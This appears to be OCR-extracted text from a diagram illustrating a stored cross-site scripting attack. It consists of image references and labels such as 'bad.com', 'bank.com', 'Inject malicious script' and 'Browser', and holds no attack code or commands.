


bad.com

① Inject malicious script

bank.com

Stored XSS attack



Client


Browser

bad.com


① Inject malicious script

bank.com


Stored XSS attack



